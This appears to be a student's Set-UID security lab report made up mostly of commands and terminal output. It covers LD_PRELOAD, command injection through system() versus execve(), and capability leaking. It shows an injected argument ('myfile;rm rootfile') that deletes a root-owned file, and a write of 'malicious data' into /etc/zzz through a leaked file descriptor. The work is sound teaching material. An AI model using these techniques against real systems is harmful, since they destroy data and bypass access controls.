
```
#include <unistd.h>
int main()
{
sleep(1);
return 0;
}
```

Step 2:

After you have done the above,running myprog.

1. Making myprog a regular program, and running it as a normal user


Command:
$ gcc myprog.c -o myprog
$./myprog



```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$gcc myprog.c -o myprog
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$./myprog
I am not sleeping!
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

2. Making myprog a Set-UID root program, and running it as a normal user.


Command:
$ sudo chown root myprog
$ sudo chmod 4755 myprog
$ ./myprog



```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo chown root myprog
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo chmod 4755 myprog
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$./myprog
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```


3. Creating myprog as a Set-UID root programme, exporting the LD PRELOAD environment variable in the root account once more, and running it.

Command:
```
$ sudo su
# export LD_PRELOAD=./libmylib.so.1.0.1
# ./myprog
#exit
```



```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo su
root@VM:/home/seed/Desktop/Labsetup/Labsetup# export LD_PRELOAD=./libmylib.so.1.0.1
root@VM:/home/seed/Desktop/Labsetup/Labsetup# ./myprog
I am not sleeping!
root@VM:/home/seed/Desktop/Labsetup/Labsetup# exit
exit
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

4. Creating a Set-UID user1 programme that exports the LD PRELOAD environment variable and runs it in a separate user's account.

Command:
```
$ sudo adduser user1
```


```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo adduser user1
Adding user `user1' ...
Adding new group `user1' (1001) ...
Adding new user `user1' (1001) with group `user1' ...
Creating home directory `/home/user1' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for user1
Enter the new value, or press ENTER for the default
        Full Name []: Prem Sagar J S
        Room Number []: 825
        Work Phone []: 7894561230
        Home Phone []: 7894561230
        Other []: 7894561230
Is the information correct? [Y/n] y
```

```
$ gcc myprog.c -o myprog1
$ sudo chown user1 myprog1
$ sudo chmod 4755 myprog1
```


```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$gcc myprog.c -o myprog1
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo chown user1 myprog1
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo chmod 4755 myprog1
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$export LD_PRELOAD=./libmylib.so.1.0.1
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$./myprog1
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

Task 8: Invoking External Programs Using system() versus execve()

- Although system() and execve() can both be used to run new programs, system() is quite dangerous if used in a privileged program, such as Set-UID programs.

- We have seen how the PATH environment variable affect the behavior of system(), because the variable affects how the shell works. execve() does not have the problem, because it does not invoke shell. Invoking shell has another dangerous consequence, and this time, it has nothing to do with environment variables.

- Let us look at the following scenario. Bob works for an auditing agency, and he needs to investigate a company for a suspected fraud.For the investigation purpose, Bob needs to be able to read all the files in the company’ s Unix system; on the other hand, to protect the integrity of the system, Bob should not be able to modify any file. To achieve this goal, Vince, the superuser of the system, wrote a special set-root-uid program catall.c, and then gave the executable permission to Bob. This program requires Bob to type a file name at the command line, and then it will run /bin/cat to display the specified file.


Step 1:

Compiling the program catall.c, make it a root-owned Set-UID program. The program will use system() to invoke the command.

If you were Bob, can you compromise the integrity of the system?
=> No


1. First we create two files – myfile and rootfile

Command:
```
$ cat > myfile
(Enter any sentence)
(Ctrl + D)
$ cat > rootfile
(Enter any sentence)
(Ctrl + D)
$ sudo chown root rootfile
```


```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$cat > myfile
PES1UG20CS825
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$cat > rootfile
This is Information Security Lab
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo chown root rootfile
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```


2. Then we compile the catcall.c program and make it setuid

Command:
```
$ gcc catall.c -o catall
$ sudo chown root catall
$ sudo chmod 4755 catall
```


```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$gcc catall.c -o catall
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo chown root catall
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo chmod 4755 catall
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
```

3. Now we execute the below command, and pass parameters to the code.

Command:
```
$ ./catall “myfile;rm rootfile”
$ cat rootfile
```


```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$./catall "myfile;rm rootfile"
PES1UG20CS825
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$cat rootfile
cat: rootfile: No such file or directory
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

Step 2:


Commenting out the system statement, and uncommenting the execve() statement.

the program will use execve() to invoke the command.

Compile the program, and make it a root-owned Set-UID.

Command:

```
$ cat > rootfile
(Enter any sentence)
(Ctrl + D)
$ sudo chown root rootfile
$ gcc catall.c -o catall
$ sudo chown root catall
$ sudo chmod 4755 catall
$ ./catall “myfile;rm rootfile”
$ cat rootfile
```


```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$cat > rootfile
PES1UG20CS825
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo chown root rootfile
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$gcc catall.c -o catall
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo chown root catall
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo chmod 4755 catall
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$./catall "myfile;rm rootfile"
/bin/cat: 'myfile;rm rootfile': No such file or directory
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$cat rootfile
PES1UG20CS825
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

Task 9: Capability Leaking

- To adhere to the Principle of Least Privilege, Set-UID applications frequently permanently surrender their root privileges when such rights are no longer required. Furthermore, the application may need to pass over control to the user at times; in this case, root rights must be withdrawn.


- The privileges can be revoked using the Thesetuid() system function. ″setuid() establishes the effective user ID of the caller process,″ according to the instructions. If the caller's effective UID is root, the real UID and stored set-user-ID are likewise set″.

- Capability leakage is a typical error while withdrawing the privilege. After the privilege was still privileged, the process may have obtained certain privileged capabilities; when the privilege is decreased, if the programme does not clean away such capabilities, they may still be accessible by the non-privileged process.

- In other words, even when the process's effective user ID becomes non-privileged, the process remains privileged since it has privileged capabilities.

1. Create an important file /etc/zzz using the root user

Command:
```
$ su root
# cat > /etc/zzz
(Enter any sentence)
(Ctrl + D)
# exit
$ cat /etc/zzz
$ sudo chown root /etc/zzz
$ sudo chmod 0644 /etc/zzz
```




```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo su
root@VM:/home/seed/Desktop/Labsetup/Labsetup# cat > /etc/zzz
PES1UG20CS825
root@VM:/home/seed/Desktop/Labsetup/Labsetup# exit
exit
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$cat /etc/zzz
PES1UG20CS825
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo chown root /etc/zzz
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo chmod 0644 /etc/zzz
```

2. Compile the cap_leak.c program, change its owner to root, and make it a Set-UID program.

Command:


```
$ gcc cap_leak.c -o capleak
$ sudo chown root capleak
$ sudo chmod 4755 capleak
```



```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$gcc cap_leak.c -o capleak
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo chown root capleak
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo chmod 4755 capleak
```

3. Run cap_leak.c and write some value
Command:


```
$ ./capleak
```



```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$./capleak
fd is 3
```

Now in the new shell execute the following
Command:

```
$ echo “malicious data” > &3
$ cat /etc/zzz
```



```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$./capleak
fd is 3
sh-5.0$ echo "malicious data" >&3
sh-5.0$ cat /etc/zzz
PES1UG20CS825
malicious data
sh-5.0$
```